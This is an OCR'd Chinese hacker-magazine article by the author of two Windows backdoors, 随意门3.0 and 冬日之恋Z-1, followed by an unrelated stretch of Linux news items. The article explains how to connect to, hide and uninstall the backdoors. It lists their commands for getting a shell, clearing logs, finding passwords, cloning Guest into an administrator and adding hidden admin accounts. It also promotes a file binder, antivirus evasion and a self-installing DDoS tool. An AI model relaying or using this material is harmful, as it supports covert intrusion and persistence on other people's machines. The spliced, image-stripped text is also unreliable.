


图 3




图 7

是反向连接器会在NC监听的时候发送ICMP/UDP/TCP包通知目标主机上线。




图 4

而运行c.exe后直接可以看到一些帮助信息：

```
**********************************
*      随意门反向连接器Ver3.0      *
*           by 特南克斯           *
*         Ctrl+C退出程序          *
**********************************
采用反向连接，穿透大部分防火墙
但只适用于本机拥有公网IP的用户
用法很简单，好像普通的telnet程序一样：
c.exe 目标IP 开放端口     -->开放端口可以是TCP或UDP
```

用NC.exe跟c.exe连接后分别如图5、6所示：




图 5

连接的时候还要注意，以前的版本是在密码提示符出现之前显示"OK...!!!telnet service Ready!!!"，而新的3.0是先输入密码之后才有这个提示。

还有就是一些服务器可能有几个以上的IP地址，例如我的机子就有两个IP：192.168.243.1 与 192.168.0.1。为了不过多占用原来的端口资源，后门安装后只会在其中一个IP地址上面进行监听，所以你要查看日志确定后门在哪个IP上进行复用端口，然后连接那个IP，如果连接其他的IP是不能得到SHELL的哦。如图7所示。

4. 卸载

卸载后门有以下两种方法。

第一种是直接从命令行上输入：**Rundll32 Dll名,Uninstall 密码**。

这里的密码是你设置的后门进入密码，用于防止别人非法卸载后门。如图8所示，我配置后门的进入密码默认是password，所以我输入：**rundll32 asdf.dll,Uninstall password**。如果不放心是否卸载成功，你也可以去看看日志。




图 8

第二种是连接进入后门之后用命令**remove**进行卸载。

大家一定要注意的是，因为随意门V3.0采用反向连接，所以穿透防火墙的能力比以前很多后门的能力强。但正是因为采用反向连接，所以连接的两台机子必须要有一个公网IP，这个是实现连接的前提。还有一点要注意，就是用客户机不要开防火墙，不然禁止了反向的连接，就不能连上了，有时连接不上，反复连接几次就可以了。到这里随意门V3.0就介绍完毕了！大家鼓掌~~~

冬日之恋Z-1的特长

冬日之恋Z-1不耐烦了，变成超级赛亚人，一个龟派气功把随意门弹了出去。烦不烦啊，我还没上场呢，罗哩罗嗦的。本来我冬日之恋已经被特南克斯停止了开发了。可是应多人要求，还是把我重新装修改版了一下，经过多方面的反馈跟检测，以前版本出现的BUG都基本修复并完善了，现在的我更简洁易用。啊~~~

整个世界清静了！总的来说以前的版本都比较多问题，而现在的我可不一样了，具体怎么不一样，且听下面分解。马上进入主题。

我还是老样子：主动连接。非常适合在内网的用户使用，因为反向连接不适用于内网用户嘛。我现在这个版本用起来是超有feel的：首先进程隐藏同随意门一样，稳定性也不废话了，可以复用80、21端口也可以另外新开一个其他端口。提醒一下：我不能复用139、445等系统级的端口，其实转念想一想复用那些端口也没什么用嘛！很简单的道理，如果那些端口都开的话，就证明主机没有安装防火墙了。那不如直接开一个端口算了。虽然直接开端口不隐蔽，但可靠性是最好的呢！如果是复用80、21的话就必须要用NC连接，连接上去之后不会有任何提示的，或者返回服务正常的信息，然后你要再输入“nclogin”回车，才能得到后门的提示输入密码。这里也是一个与以前版本的根本区别的地方，以前的复用80端口也可以用telnet连接，非常不稳定，但现在的Z版必须要用到网络军刀NC才能连接复用端口的冬日，稳定性比以前提高了很多。连接时也像随意门那样，要看看在哪个IP上进行复用端口哦。

还有一点需要注意的是，如果你复用80、21端口，但主机却没有这个端口的话，后门会尝试等待服务启动，10分钟后确定真正没有这个服务了，才绑定80或21。重启主机也一样，因为后门的启动比正常的服务启动要快很多（内核级的），所以后门会沉睡到正常服务启动后才苏醒的，沉睡时间不确定，可能几分钟，也有可能十几分钟的。所以重启之后立刻连接后门是连接不上的，这个是正常现象（谁都不想马上就复用端口，把正常服务给挂了吧？！）在这里就贴一张图片让大家更直观些吧，如图9所示。




图9

接下来开始介绍使用我的方法咯。可是那个随意门已经罗哩罗嗦介绍了怎么使用它，我的用法也跟它差不多（没得表现，惨~~），最主要的差别就在连接选项而已！如果复用端口安装后查看日志文件里必须要有“BindShell On 服务器IP OK”字样才证明复用成功的。具体的例子可以查看帮助信息，我就不罗嗦了哦。很够feel吧！还不赶快行动……

总结

这次随意门V3.0与冬日之Z-1挑战以前的所有版本，分别针对了不同的用户，一个采用反向连接（外网），一个还是正向连接（内网），它们各有各的长处跟短处，两者是兼容的，同时安装进行配合的话，可以说是天衣无缝啊！由于是在同一个阶段开发，所以冬日之恋Z-1的使用命令做了一个比较大的变动，两个后门的使用命令都是一样的。而且界面、用法等都基本相同。可以说两个是兄弟版了。在此列出使用命令如下：

命令列表

连接之后输入“?”回车就可以看到一个命令列表：

shell	--> 得到一个Cmd Shell
pslist	--> 列举进程
pskill PID	--> 杀进程，后跟进程ID
svclist	--> 列举系统服务
svckill SERVICENAME	--> 杀服务，后跟服务名
clean	--> 清理日志
info	--> 得到系统信息
findpass	--> Find Administrator's Pass
opents PORT	--> 开启终端，后跟自定义终端端口
closets	--> 关闭终端
clone Password	--> 将Guest克隆成管理员用户，后跟自定义的GUEST密码
admin USER PASS	--> 添加隐藏的高级管理员用户，后跟用户名与密码
userlist	--> 列举系统的所有用户
deluser USER	--> 删除用户名，后跟要删除的用户名
cd DIR	--> 类似于DOS下的cd命令，改变当前目录
dir	--> 众所周知
del/delete FILE	--> 删除文件，后跟文件名
exc ExeFile	--> 运行程序，后跟EXE名
restart	--> 重启
shutdown	--> 关机
remove	--> 卸载后门
http://./srv.exe	--> 下载东东
quit	--> 离开

功能虽说不怎么多，但对于一个后门来说应该比较足够了。太多功能了一般也用不上，只是增大了个头。一个隐藏的后门，加一个隐藏的账号，再加一个3389端口，这样的肉鸡难道还会跑掉？！在帮助文件里面有详细的事例介绍跟图片SHOW。在这里为了节省大家时间就不把图片SHOW出来了。

精品小工具亮相

下面介绍一些近期写的、修改的小东东：

opents:

这个不用说了吧！提供一个没有加壳的，没有加壳的或许会被杀，但你自己加了自己的壳，应该恐怕也许大概……（自己想）^_^

开3389生成器:

方便生成一个开3389的东西。免去烦琐的命令行，直接运行就可以开3389，添用户等。

捆绑机:

你喜欢就用，不喜欢也无所谓，不知道还免不免杀，没有测试。

图标修改器:

很方便实用，可以EXE的图标修改成你喜欢的图标。

DDoS工具:

配置出服务端后，直接运行。可进行批量种植。通过写入注册表启动项进行开机启动。

最后，我非常感谢《黑客手册》能给我一个发表的机会。为了表示感谢，奉上黑客手册专版，这些软件都是免费软件，完全没有功能时间上的限制。请勿将其用于非法用途。由本软件引起的任何后果均由使用者本人承担，软件作者概不承担任何责任。如果你发现了bug，请和我联系，提一下意见，最好说明使用的环境，同时把winnt\temp\SysEvent.tmp发给我。谢谢！

【本文介绍的随意门3.0和冬日之恋Z-1黑客手册专版已收录到本期光盘中】

编辑点评：本文由软件作者亲自捉刀，为大家形象而生动地介绍了随意门3.0和冬日之恋Z-1的功能和用法。在此，感谢作者为《黑客手册》奉上的专版。

12 月，寒冬将至。"窗外"经历了小小的磨难终于又和大家见面。latteye 小呼一声：大家一定不要忘记那些执着奉献的人，他们都是英雄！

VeryCD.com 就是一个充满英雄的社区，大家在享受丰厚资源的同时，记得要学习大家的奉献精神哦！

本期"窗外"侧重于防。在EXP 满天飞的如今，如何防御Linux 下的EXP 攻击呢？专业的防火墙太贵，Soho 路由功能太少，有没有经济实用的实现方式呢？Multi Network Firewall 2 让一切变得轻松、简单！

Linews

播报员：企鹅lala

索尼防拷贝软件用了开源代码

软件专家表示，索尼－BMG 在一些CD 光盘上使用的颇受争议的防拷贝软件可能使用了开放源代码项目的代码。

该播放软件包含有一个名为ＬＡＭＥ 的开放源代码MP3 播放软件项目，芬兰软件编程人员马特·尼克在一份电子邮件中说，这些ＣＤ 上的多个软件组件都使用了LAME 开放源代码MP3 播放软件代码。

一名律师表示，如果开放源代码被紧密地集成在了一个可执行文件中，整个软件包都将成为开放源代码，即使是像LAME 这样的MP3 译码代码使用了限制较为宽松的 LGPL 许可代码的项目。

First4Internet、索尼－BMG 都拒绝对这一问题发表评论。索尼－BMG 将它自己称为歌手权益的捍卫者。它在近日重申，防拷贝软件是"保护我们和歌手的知识产权的重要工具"。

企鹅lala：我一直告诉我自己，lala 你这辈子是做不成君子的。所以呢……不做伪君子就可以了。打着保护他人旗号赚钱的同时，又在掠夺别人……索尼这次不厚道。

Linux 电话终端标准(LiPS)论坛在京成立

以实施Linux 电话终端标准化战略为诉求的Linux 电话终端标准论坛(Linux Phone Standards Forum，LiPS 论坛）日前在京宣告正式成立。LiPS 论坛是世界上第一个由运营商支持的，同时针对移动、固网和融合终端的开放源码标准组织。

论坛力求通过实施软件标准化战略，建立一个基于Linux 的电话终端软件平台，以此来支撑移动、固网和融合终端设备的发展要求。

LiPS 论坛的成立对于运营商、设备制造商、软件厂商等的意义都是深远的，它不仅提供了消除终端应用兼容性问题的一种解决方案，更创造性地定义了运营商的需求和供应商的技术实现之间的互动模式，开创了运营商推动、贡献、利用开放源码技术的先河。

企鹅lala：Linux 在电话产业的地位越来越重要，越来越多的手机厂商推出了基于Linux 系统的手机。此时LiPS 的成立对于Linux 在电话业的发展会起到良好的推进作用。

广东五年内需120万Linux软件人才

随着政府和国内外企业加大对Linux 产业的支持，Linux 人才需求激增。记者从省教育厅获悉，由广东省Linux 公共服务技术支持中心发起的高校 Linux 推进联盟正式宣告成立，中大、华工等２７ 家高校成为联盟成员单位。

在2005～2009 年这五年内，中国Linux 软件市场将以43.1% 的年均复合增长率高速增长，2005 年，中国Linux 软件市场规模将达到１.４３ 亿元。

据预计，在未来五年间，我国Linux 软件人才需求将会超过120 万。高等院校是Linux 产业人才的重要培养基地。为了充分整合高校教育资源，响应国家及省的发展政策，优化我省软件人才结构，在省发改委、教育厅、信产厅的引导下，省Linux 专门委员会、省Linux 公共服务技术支持中心和天河软件园的积极支持下，成立"高校Linux 推进联盟"。

企鹅lala：Linux 在各个行业的应用越来越广泛，熟练应用Linux 可能会成为未来IT 界招工的基本要求哦~~~:)。

IBM 明年可能出免费版 DB2 应对开源产品竞争

据IBM 公司的一位官员称，IBM 可能在明年发布一款免费版 DB2 数据库软件。

与微软、甲骨文不同，IBM 目前没有发布免费的DB2 数据库产品。Teo 指出，IBM 现有的入门级DB2 数据库——DB2 Universal Database Express Edition 不是免费的，但它也有免费的数据库产品——基于Java 的Cloudscape 数据库。

企鹅lala：虽然免费并不等于开源，但确实有很多用户是冲着免费爱上开源的。免费并不代表厂商会抛弃经济利益，相反，这是获得市场的一个重要策略！

禁止QQ广告

